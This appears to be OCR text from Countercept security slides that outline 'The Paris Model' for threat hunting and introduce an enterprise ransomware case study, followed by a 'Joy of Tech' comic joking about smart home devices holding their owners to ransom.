
Log Analysis

Event Log Correlation
Alerting

THE PARIS MODEL

COUNTERCEPT

THE PARIS MODEL



AUTOMATED NOTIFICATION

1

2

3

4

99%

80%

40%

10%

Confidence

Automation

Use Case Execution

'HUNTING USE CASE' GENERATION (HYPOTHESIS)

Red Team

Incident Response

Tactical Threat intel

Public Research

Private Research

Technology


People

Capability

Process

PUBLIC


CASE STUDY 1



CASE STUDY 1:

ENTERPRISE RANSOMWARE

COUNTERCEPT


The Joy of Tech by Nitrozac & Snaggy
The Internet of ransomware things...
HUNGRY? PAY UP AND I'LL UNLOCK MY DOOR!
ON STRIKE UNTIL YOU SEND MONEY TO MY HACKERS.
20 BUCKS IN MY PAYPAL ACCOUNT OR I'LL ONLY BREW DECAF!
I'LL BE BURNING THE TOAST IF YOU DON'T GET ME SOME DOUGH!
THE NEXT TIME YOU LEAVE, IT'LL COST YOU 100 BUCKS TO GET BACK INTO THE HOUSE, UNLESS YOU GIVE ME $75 NOW!
30 BUCKS IN BITCOIN, OR NEXT TIME I SMELL SMOKE, I MIGHT JUST LET YOU SLEEP.
MY ALARM SYSTEM IS GOING TO GO OFF RANDOMLY THROUGHOUT THE NIGHT, UNLESS YOU "DONATE".
YOUR DIRTY DISHES CAN WAIT, I'M BUSY MINING BITCOINS.
EXCUSE US WHILE WE PARTICIPATE IN A DDOS ATTACK.
